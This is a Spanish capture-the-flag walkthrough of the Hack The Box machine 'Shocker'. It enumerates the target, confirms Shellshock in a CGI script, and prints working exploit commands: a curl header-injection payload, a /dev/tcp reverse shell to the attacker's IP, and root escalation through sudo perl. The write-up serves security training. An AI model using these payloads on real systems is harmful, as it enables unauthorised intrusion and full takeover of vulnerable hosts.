
# Shocker

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:





Como podemos observar, la máquina está encendida y se trata de una máquina Linux.
IP: `10.10.10.56`

# Enumeración

## Puertos abiertos

```
$ nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.56 -oG
allPorts
```




> *Puertos abiertos: 80,2222*

## Servicio y versiones

```
$ nmap -sC -sV -p80,2222 10.10.10.56 -oN targeted
```

```
root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/Shocker nmap -sC -sV -p80,2222 10.10.10.56 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-05 19:00 CET
Nmap scan report for 10.10.10.56
Host is up (0.039s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.16 seconds
```

# Enumeración web

Lanzamos Wfuzz para realizar fuzzing y ver los directorios y archivos disponibles:

```
$ wfuzz -c --hc=404 --hh=137 -t 200 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
"http://10.10.10.56/FUZZ/"
```

```
root@zephyrus ~dimegio/Di/M/HTB/Shocker wfuzz -c --hc=404 --hh=137 --follow -t 200 -w /usr/share/word
lists/dirbuster/directory-list-2.3-medium.txt "http://10.10.10.56/FUZZ/"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000083:   403        11 L     32 W       292 Ch      "icons"
000000035:   403        11 L     32 W       294 Ch      "cgi-bin"
```

De esta manera vemos que hay una ruta `/cgi-bins/`

Si ahora fuzeamos por extensión:

```
$ wfuzz -c --hc=404 --hh=294 -t 200 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -z list,sh-
pl-cgi "http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z"
```

Encontramos el archivo `user.sh`

```
root@zephyrus ~dimegio/Di/M/HTB/Shocker  wfuzz -c --hc=404 --hh=294 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -z list,sh-pl-cgi "http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z
Total requests: 661680

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000373:   200        7 L      18 W       119 Ch      "user - sh"
000170594:   404        9 L      32 W       291 Ch      "bot_1 - pl"
```

Como vemos que está involucrado el `cgi-bin` entonces probamos a realizar un ataque #shellshock

Probar a ver si es vulnerable mediante nmap:

```
$ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56
```

```
root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/Shocker  nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-05 19:25 CET
Nmap scan report for 10.10.10.56
Host is up (0.033s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       http://seclists.org/oss-sec/2014/q3/685
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/Shocker
```

# Explotación

Ahora simplemente intentaremos ejecutar aprovechándonos de la vulnerabilidad:

```
$ curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; }; echo; /usr/bin/whoami"
```

```
root@zephyrus ~dimegio/Di/M/HTB/Shocker  curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; }; echo; /usr/bin/whoami"
shelly
```

Como se puede observar, llegamos a obtener ejecución remota de comandos. Ahora simplemente intentaremos entablar una reverse shell.


```
$ curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; }; echo; /bin/bash -i >& /dev/tcp/10.10.16.18/443 0>&1"
```

```
$ nc -nlvp 443
```


# Post Explotación


Primero que todo, realizamos un tratamiento de la tty:

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo;fg
```




Configuramos las variables de entorno:

```
$ export TERM=xterm
$ export SHELL=bash
$ stty rows 60 columns 227
```



Una vez configuradas las variables de entorno, podríamos llegar a leer la flag del usuario:

```
shelly@Shocker:/home/shelly$ pwd
/home/shelly
shelly@Shocker:/home/shelly$ cat user.txt
04be56bb4471797638eae483c9a8b383
shelly@Shocker:/home/shelly$
```

## Escalada de privilegios

En este caso, es tan sencillo como realizar un `sudo -l` donde se puede ver que el usuario `shelly` tiene permisos de sudo para ejecutar `perl` por lo que si nos vamos a https://gtfobins.github.io/gtfobins/perl/#sudo vemos que se puede escalar privilegios

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash";'
root@Shocker:/home/shelly# whoami
root
root@Shocker:/home/shelly#
```